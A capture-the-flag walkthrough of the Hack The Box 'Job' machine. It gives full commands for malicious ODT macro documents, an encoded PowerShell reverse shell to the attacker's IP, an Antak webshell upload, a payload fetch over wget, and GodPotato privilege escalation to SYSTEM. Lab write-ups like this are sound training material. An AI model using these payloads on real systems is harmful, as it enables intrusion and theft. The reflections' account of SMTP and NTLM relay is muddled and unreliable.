Job Walkthrough - HTB Medium | Malicious ODT Document & IIS Privilege Escalation
Complete walkthrough of Job from Hack The Box. A medium Windows machine featuring an SMTP open relay server and LibreOffice document exploitation. A malicious ODT file captures NetNTLMv2 hashes via Responder, but the hash is uncrackable. Leveraging the open relay, a second malicious ODT with embedded PowerShell payload grants shell access as jack.black. The developers group has Full Control over IIS wwwroot, enabling Antak webshell deployment. As IIS APPPOOL\defaultapppool with SeImpersonatePrivilege, GodPotato impersonates SYSTEM to read the root flag.

Overview
Job is a Medium difficulty Windows box. It runs an SMTP server and its website accepts LibreOffice-compatible documents, providing a vector to deliver a document with embedded macros that leads to remote code execution as user jack.black. jack.black is a member of the DEVELOPERS group, which has write access to C:\inetpub\wwwroot (the IIS web root), allowing files to be placed in the webroot and achieve code execution as the IIS AppPool service account. The IIS AppPool account has the SeImpersonate privilege, creating conditions that allow token-impersonation techniques to be used to escalate privileges to Administrator.
External Enumeration
Nmap
Let’s start with nmap:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
[Mar 01, 2026 - 10:32:13 (CET)] exegol-main /workspace # ports=$(nmap -p- --min-rate=1000 -T4 10.129.41.232 2>/dev/null | grep '^[0-9]' | cut -d '/' -f1 | paste -sd ',' -); nmap -vv -p"$ports" -sC -sV 10.129.41.232
Starting Nmap 7.93 ( https://nmap.org ) at 2026-03-01 10:34 CET
<SNIP>
Nmap scan report for 10.129.41.232
Host is up, received echo-reply ttl 127 (0.16s latency).
Scanned at 2026-03-01 10:34:23 CET for 63s

PORT     STATE SERVICE       REASON          VERSION
25/tcp   open  smtp          syn-ack ttl 127 hMailServer smtpd
| smtp-commands: JOB, SIZE 20480000, AUTH LOGIN, HELP
|_ 211 DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY
80/tcp   open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-IIS/10.0
|_http-favicon: Unknown favicon MD5: 556F31ACD686989B1AFCF382C05846AA
| http-methods:
|_  Supported Methods: GET HEAD OPTIONS
445/tcp  open  microsoft-ds? syn-ack ttl 127
3389/tcp open  ms-wbt-server syn-ack ttl 127 Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: JOB
|   NetBIOS_Domain_Name: JOB
|   NetBIOS_Computer_Name: JOB
|   DNS_Domain_Name: job
|   DNS_Computer_Name: job
|   Product_Version: 10.0.20348
|_  System_Time: 2026-03-01T09:34:21+00:00
5985/tcp open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
Service Info: Host: JOB; OS: Windows; CPE: cpe:/o:microsoft:windows
<SNIP>
Key findings:
- Port 25: SMTP (hMailServer)
- Port 80: HTTP (IIS 10.0)
- Port 445: SMB
- Port 3389: RDP
- Port 5985: WinRM
- Windows Server 2022 Build 20348
- Not an Active Directory environment
We need to enumerate HTTP, SMTP, and SMB.
Initial Access
HTTP Enumeration
I like to start with a website if I have the option:

We can see that the path we need to take is clear: send a malicious LibreOffice document to career@job.local. The site has no other pages or links.
SMB Enumeration
Let’s quickly enumerate SMB:
1
2
3
[Mar 01, 2026 - 10:58:19 (CET)] exegol-main /workspace # nxc smb "10.129.41.232" -u 'Guest' -p '' --shares
SMB         10.129.41.232   445    NONE             [*]  (name:) (domain:) (signing:False) (SMBv1:False)
SMB         10.129.41.232   445    NONE             [-] \Guest: STATUS_ACCOUNT_DISABLED
Guest account disabled - no SMB access.
Creating Malicious LibreOffice Document
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
[Mar 01, 2026 - 11:03:21 (CET)] exegol-main job # msfconsole
<SNIP>

msf > use auxiliary/fileformat/odt_badodt
msf auxiliary(fileformat/odt_badodt) > info

Name: LibreOffice 6.03 /Apache OpenOffice 4.1.5 Malicious ODT File Generator
Module: auxiliary/fileformat/odt_badodt
License: Metasploit Framework License (BSD)
Rank: Normal
Disclosed: 2018-05-01

Provided by:
Richard Davy - secureyourit.co.uk

<SNIP>

Basic options:
Name      Current Setting  Required  Description
----      ---------------  --------  -----------
CREATOR   RD_PENTEST       yes       Document author for new document
FILENAME  bad.odt          yes       Filename for the new document
LHOST                      yes       IP Address of SMB Listener that the .odt document points to

Description:
Generates a Malicious ODT File which can be used with auxiliary/server/capture/smb or similar to capture hashes.

References:
https://nvd.nist.gov/vuln/detail/CVE-2018-10583
https://secureyourit.co.uk/wp/2018/05/01/creating-malicious-odt-files/

<SNIP>

msf auxiliary(fileformat/odt_badodt) > set lhost tun0
lhost => 10.10.15.220
msf auxiliary(fileformat/odt_badodt) > run
[*] Generating Malicious ODT File
[*] SMB Listener Address will be set to 10.10.15.220
[+] bad.odt stored at /root/.msf4/local/bad.odt
[*] Auxiliary module execution completed
Malicious file generated.
NTLM Hash Capture
Start Responder:
1
2
3
4
5
6
7
8
9
10
[Mar 01, 2026 - 10:30:53 (CET)] exegol-main /workspace # responder -I tun0
__
.----.-----.-----.-----.-----.-----.--|  |.-----.----.
|   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
|__| |_____|_____|   __|_____|__|__|_____||_____|__|
|__|

<SNIP>

[+] Listening for events...
Send the file via email:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
[Mar 01, 2026 - 11:11:22 (CET)] exegol-main job # swaks --to career@job.local --from dua2z3rr@gmail.com --server 10.129.41.232 --port 25 --attach bad.odt
*** DEPRECATION WARNING: Inferring a filename from the argument to --attach will be removed in the future.  Prefix filenames with '@' instead.
=== Trying 10.129.41.232:25...
=== Connected to 10.129.41.232.
<-  220 JOB ESMTP
-> EHLO exegol-main
<-  250-JOB
<-  250-SIZE 20480000
<-  250-AUTH LOGIN
<-  250 HELP
-> MAIL FROM:<dua2z3rr@gmail.com>
<-  250 OK
-> RCPT TO:<career@job.local>
<-  250 OK
-> DATA
<-  354 OK, send.
<SNIP>
<-  250 Queued (13.375 seconds)
-> QUIT
<-  221 goodbye
=== Connection closed with remote host.
Successfully sent. Wait a few minutes and we’ll get jack.black’s hash:
1
2
3
[SMB] NTLMv2-SSP Client   : 10.129.41.232
[SMB] NTLMv2-SSP Username : JOB\jack.black
[SMB] NTLMv2-SSP Hash     : jack.black::JOB:1122334455667788:0D5CBEE82E20A145713E74B54FF8FC95:01010000000000008000A46A6BA9DC0159E0F8E1ED1E849B0000000002000800510031004B00540001001E00570049004E002D003900540048004500570056004400350032005800510004003400570049004E002D00390054004800450057005600440035003200580051002E00510031004B0054002E004C004F00430041004C0003001400510031004B0054002E004C004F00430041004C0005001400510031004B0054002E004C004F00430041004C00070008008000A46A6BA9DC01060004000200000008003000300000000000000000000000002000003726EBA28F6B8FC87FFC491A1F08B1485D1476CD5CADDAB23D4F58AB3A42EF070A001000000000000000000000000000000000000900220063006900660073002F00310030002E00310030002E00310035002E003200320030000000000000000000
NetNTLMv2 hash captured: jack.black::JOB:1122334455667788:0D5CBEE82E20A145713E74B54FF8FC95:<SNIP>
Hash Cracking Attempt
Let’s crack the hash we captured with hashcat. I’ll use hashid to figure out the hashcat module:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
[Mar 01, 2026 - 11:22:56 (CET)] exegol-main job # nano hash
[Mar 01, 2026 - 11:23:01 (CET)] exegol-main job # hashid -m hash
--File 'hash'--
Analyzing 'jack.black::JOB:1122334455667788:0D5CBEE82E20A145713E74B54FF8FC95:<SNIP>'
[+] NetNTLMv2 [Hashcat Mode: 5600]
--End of file 'hash'--
[Mar 01, 2026 - 11:23:09 (CET)] exegol-main job # hashcat -m 5600 hash /opt/lists/rockyou.txt
hashcat (v6.2.6) starting

<SNIP>

Session..........: hashcat
Status...........: Exhausted
Hash.Mode........: 5600 (NetNTLMv2)
Hash.Target......: JACK.BLACK::JOB:1122334455667788:0d5cbee82e20a14571...000000
Time.Started.....: Sun Mar  1 11:23:27 2026 (21 secs)
Time.Estimated...: Sun Mar  1 11:23:48 2026 (0 secs)
<SNIP>
Recovered........: 0/1 (0.00%) Digests (total), 0/1 (0.00%) Digests (new)
Progress.........: 14344384/14344384 (100.00%)
<SNIP>
No password obtained - the hash is not crackable with rockyou.txt.
SMTP Open Relay Discovery
After research, I discover that the only way to progress with NetNTLMv2 hashes is to use an open relay attack (since these don’t allow pass-the-hash attacks). Let’s check if the SMTP server is an open relay:
1
2
3
4
5
6
7
8
9
10
[Mar 01, 2026 - 11:32:20 (CET)] exegol-main job # nmap -p25 -Pn --script smtp-open-relay 10.129.41.232
Starting Nmap 7.93 ( https://nmap.org ) at 2026-03-01 11:32 CET
Nmap scan report for 10.129.41.232
Host is up (0.15s latency).

PORT   STATE SERVICE
25/tcp open  smtp
|_smtp-open-relay: Server is an open relay (8/16 tests)

Nmap done: 1 IP address (1 host up) scanned in 9.96 seconds
The SMTP server is an open relay. Sadly, the open relay tactic does not work.
Code Execution via Malicious ODT
I decided to switch the Metasploit module to a RCE one. The payload is very important: I mistakenly used one for 32-bit Windows and then understood why it wasn’t working.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
msf exploit(multi/misc/openoffice_document_macro) > set cmd powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA1AC4AMgAyADAAIgAsADkAMAAwADEAKQA7ACQAcwB0AHIAZQBhAG0AIAA9ACAAJABjAGwAaQBlAG4AdAAuAEcAZQB0AFMAdAByAGUAYQBtACgAKQA7AFsAYgB5AHQAZQBbAF0AXQAkAGIAeQB0AGUAcwAgAD0AIAAwAC4ALgA2ADUANQAzADUAfAAlAHsAMAB9ADsAdwBoAGkAbABlACgAKAAkAGkAIAA9ACAAJABzAHQAcgBlAGEAbQAuAFIAZQBhAGQAKAAkAGIAeQB0AGUAcwAsACAAMAAsACAAJABiAHkAdABlAHMALgBMAGUAbgBnAHQAaAApACkAIAAtAG4AZQAgADAAKQB7ADsAJABkAGEAdABhACAAPQAgACgATgBlAHcALQBPAGIAagBlAGMAdAAgAC0AVAB5AHAAZQBOAGEAbQBlACAAUwB5AHMAdABlAG0ALgBUAGUAeAB0AC4AQQBTAEMASQBJAEUAbgBjAG8AZABpAG4AZwApAC4ARwBlAHQAUwB0AHIAaQBuAGcAKAAkAGIAeQB0AGUAcwAsADAALAAgACQAaQApADsAJABzAGUAbgBkAGIAYQBjAGsAIAA9ACAAKABpAGUAeAAgACQAZABhAHQAYQAgADIAPgAmADEAIAB8ACAATwB1AHQALQBTAHQAcgBpAG4AZwAgACkAOwAkAHMAZQBuAGQAYgBhAGMAawAyACAAPQAgACQAcwBlAG4AZABiAGEAYwBrACAAKwAgACIAUABTACAAIgAgACsAIAAoAHAAdwBkACkALgBQAGEAdABoACAAKwAgACIAPgAgACIAOwAkAHMAZQBuAGQAYgB5AHQAZQAgAD0AIAAoAFsAdABlAHgAdAAuAGUAbgBjAG8AZABpAG4AZwBdADoAOgBBAFMAQwBJAEkAKQAuAEcAZQB0AEIAeQB0AGUAcwAoACQAcwBlAG4AZABiAGEAYwBrADIAKQA7ACQAcwB0AHIAZQBhAG0ALgBXAHIAaQB0AGUAKAAkAHMAZQBuAGQAYgB5AHQAZQAsADAALAAkAHMAZQBuAGQAYgB5AHQAZQAuAEwAZQBuAGcAdABoACkAOwAkAHMAdAByAGUAYQBtAC4ARgBsAHUAcwBoACgAKQB9ADsAJABjAGwAaQBlAG4AdAAuAEMAbABvAHMAZQAoACkA
cmd => powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA1AC4AMgAyADAAIgAsADkAMAAwADEAKQA7ACQAcwB0AHIAZQBhAG0AIAA9ACAAJABjAGwAaQBlAG4AdAAuAEcAZQB0AFMAdAByAGUAYQBtACgAKQA7AFsAYgB5AHQAZQBbAF0AXQAkAGIAeQB0AGUAcwAgAD0AIAAwAC4ALgA2ADUANQAzADUAfAAlAHsAMAB9ADsAdwBoAGkAbABlACgAKAAkAGkAIAA9ACAAJABzAHQAcgBlAGEAbQAuAFIAZQBhAGQAKAAkAGIAeQB0AGUAcwAsACAAMAAsACAAJABiAHkAdABlAHMALgBMAGUAbgBnAHQAaAApACkAIAAtAG4AZQAgADAAKQB7ADsAJABkAGEAdABhACAAPQAgACgATgBlAHcALQBPAGIAagBlAGMAdAAgAC0AVAB5AHAAZQBOAGEAbQBlACAAUwB5AHMAdABlAG0ALgBUAGUAeAB0AC4AQQBTAEMASQBJAEUAbgBjAG8AZABpAG4AZwApAC4ARwBlAHQAUwB0AHIAaQBuAGcAKAAkAGIAeQB0AGUAcwAsADAALAAgACQAaQApADsAJABzAGUAbgBkAGIAYQBjAGsAIAA9ACAAKABpAGUAeAAgACQAZABhAHQAYQAgADIAPgAmADEAIAB8ACAATwB1AHQALQBTAHQAcgBpAG4AZwAgACkAOwAkAHMAZQBuAGQAYgBhAGMAawAyACAAPQAgACQAcwBlAG4AZABiAGEAYwBrACAAKwAgACIAUABTACAAIgAgACsAIAAoAHAAdwBkACkALgBQAGEAdABoACAAKwAgACIAPgAgACIAOwAkAHMAZQBuAGQAYgB5AHQAZQAgAD0AIAAoAFsAdABlAHgAdAAuAGUAbgBjAG8AZABpAG4AZwBdADoAOgBBAFMAQwBJAEkAKQAuAEcAZQB0AEIAeQB0AGUAcwAoACQAcwBlAG4AZABiAGEAYwBrADIAKQA7ACQAcwB0AHIAZQBhAG0ALgBXAHIAaQB0AGUAKAAkAHMAZQBuAGQAYgB5AHQAZQAsADAALAAkAHMAZQBuAGQAYgB5AHQAZQAuAEwAZQBuAGcAdABoACkAOwAkAHMAdAByAGUAYQBtAC4ARgBsAHUAcwBoACgAKQB9ADsAJABjAGwAaQBlAG4AdAAuAEMAbABvAHMAZQAoACkA
msf exploit(multi/misc/openoffice_document_macro) > set payload windows/x64/exec
payload => windows/x64/exec
msf exploit(multi/misc/openoffice_document_macro) > run
[*] Exploit running as background job 4.
[*] Exploit completed, but no session was created.

[*] Using URL: http://10.10.15.220:8081/H8qgJGQT
[*] Server started.
[*] Generating our odt file for Apache OpenOffice on Windows (PSH)...
<SNIP>
[+] msf.odt stored at /root/.msf4/local/msf.odt
[*] 10.129.41.232    openoffice_document_macro - Sending payload
The cmd field was created with revshells.
Send the new payload:
1
2
[Mar 01, 2026 - 17:19:42 (CET)] exegol-main job # mv /root/.msf4/local/msf.odt msf.odt
[Mar 01, 2026 - 18:09:47 (CET)] exegol-main job # swaks --to career@job.local --from dua2z3rr@gmail.com --server 10.129.41.232 --port 25 --attach msf.odt
Setup the listener:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
[Mar 01, 2026 - 12:28:19 (CET)] exegol-main job # nc -lnvp 9001
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::9001
Ncat: Listening on 0.0.0.0:9001
Ncat: Connection from 10.129.41.232.
Ncat: Connection from 10.129.41.232:58236.

PS C:\Program Files\LibreOffice\program> whoami
job\jack.black
PS C:\Program Files\LibreOffice\program> cd C:\users\jack.black
PS C:\users\jack.black> cd Desktop
PS C:\users\jack.black\Desktop> dir


Directory: C:\users\jack.black\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---          3/1/2026   8:11 AM             34 user.txt
User flag obtained.
Privilege Escalation
Internal Enumeration
(I decided to switch to a meterpreter shell using the same method but changing the payload)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
C:\Users\jack.black\Desktop>whoami /groups
whoami /groups

GROUP INFORMATION
-----------------

Group Name                             Type             SID                                           Attributes
====================================== ================ ============================================= ==================================================
Everyone                               Well-known group S-1-1-0                                       Mandatory group, Enabled by default, Enabled group
JOB\developers                         Alias            S-1-5-21-3629909232-404814612-4151782453-1001 Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Desktop Users           Alias            S-1-5-32-555                                  Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                          Alias            S-1-5-32-545                                  Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\INTERACTIVE               Well-known group S-1-5-4                                       Mandatory group, Enabled by default, Enabled group
<SNIP>
Key finding: We are in the JOB\developers group.
Since there was IIS at the beginning of the box, let’s check the root directory:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
C:\inetpub\wwwroot>icacls "C:\inetpub\wwwroot"
icacls "C:\inetpub\wwwroot"
C:\inetpub\wwwroot JOB\developers:(OI)(CI)(F)
BUILTIN\IIS_IUSRS:(OI)(CI)(RX)
NT SERVICE\TrustedInstaller:(I)(F)
NT SERVICE\TrustedInstaller:(I)(OI)(CI)(IO)(F)
NT AUTHORITY\SYSTEM:(I)(F)
NT AUTHORITY\SYSTEM:(I)(OI)(CI)(IO)(F)
BUILTIN\Administrators:(I)(F)
BUILTIN\Administrators:(I)(OI)(CI)(IO)(F)
BUILTIN\Users:(I)(RX)
BUILTIN\Users:(I)(OI)(CI)(IO)(GR,GE)
CREATOR OWNER:(I)(OI)(CI)(IO)(F)

Successfully processed 1 files; Failed processing 0 files
JOB\developers has Full Control (F) on C:\inetpub\wwwroot!
WinPEAS.exe is perfect for enumerating folders with Full Control. This directory would have been marked in red and I wouldn’t have wasted time manually enumerating.
IIS Root Directory Enumeration
Let’s enumerate inside the folder:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
C:\inetpub\wwwroot>dir
dir
Volume in drive C has no label.
Volume Serial Number is A9B2-0C2A
Directory of C:\inetpub\wwwroot

11/10/2021  08:57 PM    <DIR>          .
04/16/2025  11:21 AM    <DIR>          ..
11/10/2021  08:52 PM    <DIR>          aspnet_client
11/09/2021  09:24 PM    <DIR>          assets
11/09/2021  09:24 PM    <DIR>          css
11/10/2021  09:01 PM               298 hello.aspx
11/07/2021  01:05 PM             3,261 index.html
11/09/2021  09:24 PM    <DIR>          js
2 File(s)          3,559 bytes
6 Dir(s)   5,368,930,304 bytes free

C:\inetpub\wwwroot>type hello.aspx
type hello.aspx
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17

<%@ Page Language="c#" AutoEventWireup="false" CodeBehind="Default.aspx.vb" %>
<html xmlns="www.w3.org/1999/xhtml">
<head runat="server">
<title></title>
</head>
<body>
<form id="form1" runat="server">
<div>

<%Response. Write( "Hello World"); %>

</div>
</form>
</body>
</html>
ASPX files work.
Antak Webshell
1
2
3
4
meterpreter > upload /opt/resources/windows/nishang/Antak-WebShell/antak.aspx C:/inetpub/wwwroot/antak.aspx
[*] Uploading  : /opt/resources/windows/nishang/Antak-WebShell/antak.aspx -> C:/inetpub/wwwroot/antak.aspx
[*] Uploaded 10.20 KiB of 10.20 KiB (100.0%): /opt/resources/windows/nishang/Antak-WebShell/antak.aspx -> C:/inetpub/wwwroot/antak.aspx
[*] Completed  : /opt/resources/windows/nishang/Antak-WebShell/antak.aspx -> C:/inetpub/wwwroot/antak.aspx
Let’s visit the webshell:
Check the credentials set in the shell if you decide to use antak - they can be found in the first 20 lines.

Let’s see what user we are:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
PS> whoami /all

USER INFORMATION
----------------

User Name                  SID
============================ =============================================================
iis apppool\defaultapppool S-1-5-82-3006700770-424185619-1745488364-794895919-4004696415


GROUP INFORMATION
-----------------

Group Name                           Type             SID          Attributes
==================================== ================ ============ ==================================================
Mandatory Label\High Mandatory Level Label            S-1-16-12288
Everyone                             Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                        Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\SERVICE                 Well-known group S-1-5-6      Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON                        Well-known group S-1-2-1      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users     Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization       Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
BUILTIN\IIS_IUSRS                    Alias            S-1-5-32-568 Mandatory group, Enabled by default, Enabled group
LOCAL                                Well-known group S-1-2-0      Mandatory group, Enabled by default, Enabled group
                                     Unknown SID type S-1-5-82-0   Mandatory group, Enabled by default, Enabled group


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeAuditPrivilege              Generate security audits                  Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
We are a service user for IIS and have SeImpersonatePrivilege.
GodPotato Exploitation
Upload GodPotato-NET4.exe:
1
2
3
4
5
6
7
8
9
10
11
PS> wget http://10.10.15.220:8000/GodPotato-NET4.exe -OutFile C:\windows\tasks\GodPotato.exe

PS> dir C:\windows\tasks\


    Directory: C:\windows\tasks


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----          3/1/2026   5:53 PM          57344 GodPotato.exe
Use GodPotato to impersonate NT AUTHORITY\SYSTEM and read the root flag:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
Welcome to Antak - A Webshell which utilizes PowerShell
Use help for more details.
Use clear to clear the screen.
PS> C:\windows\tasks\GodPotato.exe -cmd 'powershell type C:\Users\Administrator\Desktop\root.txt'
[*] CombaseModule: 0x140720346562560
[*] DispatchTable: 0x140720349149512
[*] UseProtseqFunction: 0x140720348442816
[*] UseProtseqFunctionParamCount: 6
[*] HookRPC
[*] Start PipeServer
[*] Trigger RPCSS
[*] CreateNamedPipe \\.\pipe\52a5cbe4-5260-4909-9f11-421df188dcc9\pipe\epmapper
[*] DCOM obj GUID: 00000000-0000-0000-c000-000000000046
[*] DCOM obj IPID: 00005002-0420-ffff-5556-33fff814a042
[*] DCOM obj OXID: 0xfd8ca6c29675d262
[*] DCOM obj OID: 0x353f66d5d145b635
[*] DCOM obj Flags: 0x281
[*] DCOM obj PublicRefs: 0x0
[*] Marshal Object bytes len: 100
[*] UnMarshal Object
[*] Pipe Connected!
[*] CurrentUser: NT AUTHORITY\NETWORK SERVICE
[*] CurrentsImpersonationLevel: Impersonation
[*] Start Search System Token
[*] PID : 884 Token:0x780  User: NT AUTHORITY\SYSTEM ImpersonationLevel: Impersonation
[*] Find System Token : True
[*] UnmarshalObject: 0x80070776
[*] CurrentUser: NT AUTHORITY\SYSTEM
[*] process start with pid 3916
<ROOT FLAG>
Root flag obtained. Box completed.
Reflections
What Surprised Me
The 32-bit vs 64-bit payload issue was a painful lesson - I initially used a 32-bit Windows payload when the system was 64-bit, which prevented code execution entirely. The architecture mismatch caused silent failures, and I only discovered the issue after researching why the malicious ODT wasn’t triggering shells. The NetNTLMv2 relay limitation was also unexpected - while attempting to use ntlmrelayx.py, I discovered that NetNTLMv2 cannot relay to the same service type (e.g., SMB to SMB), which is a critical protocol restriction I wasn’t aware of. This forced the SMTP open relay approach instead of traditional NTLM relay attacks. The SMTP open relay configuration enabling the entire attack chain was surprising - without this misconfiguration, the NetNTLMv2 hash would have been useless since it wasn’t crackable.
Main Mistake
I should have used WinPEAS.exe for privilege enumeration immediately after gaining access as jack.black. WinPEAS would have highlighted the C:\inetpub\wwwroot directory with Full Control permissions in red, immediately drawing attention to the privilege escalation vector. Instead, I wasted time manually enumerating and only discovered the IIS wwwroot permissions after checking it specifically because IIS was present in the initial nmap scan. Automated enumeration tools like WinPEAS are designed to catch exactly these kinds of permission misconfigurations that are easy to miss during manual checks.
Alternative Approaches
For privilege escalation with SeImpersonatePrivilege, alternatives to GodPotato JuicyPotato (if older Windows), or RoguePotato depending on the system configuration.
Open Question
The payload architecture mismatch made me wonder how many legacy 32-bit systems and applications still exist in production environments worldwide. What is the percentage rated to 64-bit systems?
Completed this box? Did the 32-bit vs 64-bit payload issue catch you too? Leave a comment down below!